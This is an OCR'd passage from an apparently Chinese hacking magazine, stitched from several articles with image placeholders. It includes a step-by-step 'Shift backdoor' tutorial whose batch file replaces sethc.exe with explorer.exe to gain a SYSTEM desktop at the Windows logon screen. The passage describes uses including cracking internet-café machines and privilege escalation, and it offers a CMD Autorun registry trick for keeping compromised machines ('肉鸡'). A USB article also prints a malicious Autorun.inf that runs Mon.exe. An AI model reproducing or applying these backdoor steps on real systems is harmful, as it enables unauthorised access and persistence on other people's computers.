

图6 WinXP的远程桌面顺利开启

图5显示这两个文件同时被加上系统属性，而通过图6我们可以看到3389终端已经打开了，是不是很过瘾呀？这不失为又一种保护肉鸡的办法哦。

想法三：这次我想到了病毒。因为好多人都喜欢在CMD下杀毒，我想如果病毒对HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor下的autorun项值进行监视，防止我们修改注册表，然后再加载些病毒或者木马之类的东东的话，这样我们打开CMD时就有可能中更多的毒，伤的更深！

这篇文章的方法很有局限性，写这篇文章的作用就是想抛砖引玉，给大家提供个思路而已，我想肯定还有更多的方法把这个方法装扮的更加隐藏，更有危害性。如有不足之处，还请大家指教，欢迎大家到论坛和我交流，我的ID是冰的原点。

SHIFT后门探索



从本文中你可以学到：

1、如何利用粘滞键解决忘记系统密码问题

2、批处理编写知识

前一段时间听说出来了个shift后门，知道个大概原理，今天有空，就来研究下。听说他的原理是利用系统的“粘滞键”，在系统进行正常登录操作之前打开系统的“资源管理器”，其实我觉得应该可以打开桌面啊！知道了大概原理，我们就来找出这个传说中的“后门漏洞”。

按照我的思路，既然是利用粘滞键，那我们就来创造个粘滞键的环境。打开控制面板，双击“辅助功能选项”，如图1。




图1 进入“辅助功能选项”

把图中的“使用粘滞键”勾上，再点击它的“设置”，把其中的除第一项之外的都去掉（为了合适起见），如图2。




图2 粘滞键设置

应用设置后，来到桌面连按上5次shift，该出来的就出来了吧，如图3。




图3 激活粘滞键

现在打开任务管理器，可以看到“应用程序”选项卡中里面有“粘滞键”的窗口，在上面点下右键，然后选择“转到进程”就找到它的程序了，如图4。




图4 找到粘滞键程序名

现在知道，网上公布的sethc.exe是怎么找到的了吧！当然这只是其中的一种方法，顺便再给各位介绍个（别就想着用工具，咱教你用系统的功能就够了），在cmd下执行**wmic**，进入wmic的提示符，输入**process**（当然，你也可以输入“/?”慢慢的看它的帮助，有益于学习哦！^_^）。通过搜索，我们可以在“%systemroot%\system32”目录下找到它（其中“%systemroot%”是一个系统环境变量，一般指“c:\windows”或者“d:\windows”之类的，总之你的windows安装到哪个盘了，它就指的是哪里，还有一些批处理里面还会出现“%%x”之类的，那是批处理的变量，别搞混咯！）。下面我们写个批处理来完成文件的替换，批处理内容如下：

```
@echo off
REM 规定标题名称
title SHIFT后门测试
rem 设置前景及后景颜色
color 0a
rem 在屏幕上输出文字
echo 开始文件的复制——
rem 将explorer.exe重命名并复制到dllcache目录
copy %systemroot%\explorer.exe %systemroot%\system32\dllcache\sethc.exe
copy %systemroot%\explorer.exe %systemroot%\system32\sethc.exe
echo 文件替换完毕。按任意键退出。
rem 暂停一下
pause
exit
```

将其保存为shift.bat双击执行就可以了，成功替换文件，如图5。




图5 文件替换成功

现在测试下，注销，连按5次shift，资源管理器界面出来了。但是，我还要桌面，在资源管理器里面“右键”——“新建快捷方式”、输入“cmd”，名称随便，成功建立快捷方式。然后打开这个cmd的快捷方式、关闭现有的资源管理器（这一步很重要！否则你进不去桌面滴）、再在cmd中执行“explorer”就好了，怎么样！系统进去了吧！而且，登录界面都还在，呵呵。进去之后是system（系统）的权限，完全有权限建立管理员、改管理员密码之类的操作。

[文章中涉及到的批处理在光盘中有收录]

编辑点评：

这篇文章所讲的内容可以应用在当你忘记系统密码的情况下，或者网吧破解，但是得提前做准备，这是大家都应该想到的。可以这样实现的原理就是在系统启动前我们可以打开一些程序，除了文中提到的，还有辅助工具管理器等，快捷键是Win+U，只要在系统未启动前可以调用一些程序，然后用其它程序替换它们就可以了。需要注意的是由于未能完全登录，我们只能执行一些内存占用小的程序，一般CMD是可以的，然后修改密码之类的，大家就自己发挥了。



[文章中涉及到的批处理及wrsky.exe在光盘中有收录]

编辑点评：

看过这篇文章，我觉得除了个性化CMD的登录界面外，这个方法的最主要用途还是提权，当然前提是你可以写入批处理并且有修改注册表的权限。CMD的这个Autorun功能我们可以在命令行下输入“cmd /?”进行查看，其描述为当CMD开始时，它会寻找文章中涉及到的注册表键Autorun中指定的程序并执行它；还有，HKCU下同样路径下的Autorun也可以生效，所以在你操作HKLM根键失败的时候，可不要轻易放弃哦！

该怎么保护你，我的U盘

图 李翔

从本文中你可以学到：

1、Autorun.inf的语法

2、安全打开U盘的几种方法

我的U盘借出了几天，回来时简直就是块很脏的小砖头，看来得让这哥们有点保护意识了。突然一个念头从我脑海闪过：也许U盘出问题了，说不定现在已经是毒盘了。于是插入U盘，意料之中，我可爱的“卡巴”马上就红色预警了，我二话没说就选择了“删除”。删除是删了，可是这下我进不了U盘了，不管是双击还是右键选“打开”都让我选择打开方式，如图1。




图1 选择打开方式

且右键有两个“打开”，如图2。




图2 右键菜单出现两个“打开”

我拔插了几次都无法进入。不对呀，难道我的U盘就从此打不开了？这可是花了我不少银子买来的呀！

我还发现我磁盘的图标变成了普通的图标，我以前自己在U盘里写了个Auotrun.inf的文件，用来改变磁盘图标，属性还是只读呢，现在却连图片也没有了，如图3。




图3 图标发生了改变

肯定是被病毒文件给我改了。写到这里，大家应该都猜到是哪里出了问题吧。就是Autorun.inf，除了它我也想不到其它的了。我猜测（*后来证实，的确是这样*）应该是Autorun.inf关联了病毒文件，打开了U盘的时候执行病毒文件。但是现在病毒文件被删了，Autorun.inf找不到关联文件，所以就无法进入U盘。

找到了问题的所在，现在就要想办法把Autorun.inf改改（*为什么不直接删了？舍不得删呀，我还有一堆的问题等着它解决呢*）。在“开始”→“所有程序”中找到Winrar，从这里进去。先是一路向上，到了“我的电脑”时双击可移动磁盘，终于进到U盘里了，如图4。




图4 通过Winrar进入U盘

双击Autorun.inf打开，看见了代码，如图5。

可是直接改不了，这文件属性是只读+系统文件啊，好在还可以重命名。我把后缀改成了.txt。拔下U盘再从新插上，终于可以进入我心爱的U盘了，如图6。

让大家等久了，现在就来看看这两个“打开”是哪来的。在以前，至少右键菜单里有一个“打开”是可靠的（*我还曾经这样教育过一些初学电脑的小朋友呢：“打开移动存储设备时一定要先点右键，选下面那个‘打开’。上面那个‘打开’很可能要运行病毒。”*），可是今天我这里的两个“打开”都关联了问题文件啊。我们还是来看看Autorun.inf代码吧：





图6 顺利进入U盘


Autorun.inf - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
[AutoRun]
open=Mon.exe
shell\open=打开(&O)
shell\open\command=Mon.exe
shell\open1=打开(&O)
shell\open1\command=Mon.exe
shell\auto=自动播放(&Auto)
shell\auto\command=Mon.exe
```

图5 查看Autorun.inf代码

```
[AutoRun]

open=Mon.exe
shell\open=打开(&O)
shell\open\command=Mon.exe
shell\open1=打开(&O)
shell\open1\command=Mon.exe
```

就是这几行代码使得右键菜单里的两个“打开”都关联上了病毒文件。Mon.exe已经被我删掉了，为了更好的研究，我用VB“画”了一个可执行文件b.exe，如图7。




图7 自制程序

继续研究，我删掉代码中**shell\open1=打开(&O)、shell\open1\command=Mon.exe**，右键菜单中就只有一个“打开”且关联我的b.exe；如果删掉了**Open=Mon.exe、shell\open=打开(&O)、shell\open\command=Mon.exe**，右键菜单中就有两个“打开”而且下面的那个“打开”关联了我的b.exe（*再次证明我以前的认识是错的，要是还有像我一样认识的人，看完文章后记得改哈*）。（*小编：这里作者的意思应该是以已经修改了的Autorun.inf关联了自己的b.exe，另外作者的说法小编不敢苟同，应该是一个***shell\flag=打开(&O)***对应一个“打开”命令，可能是作者的修改没有生效的原因吧，读者朋友自己尝试就知道了*）

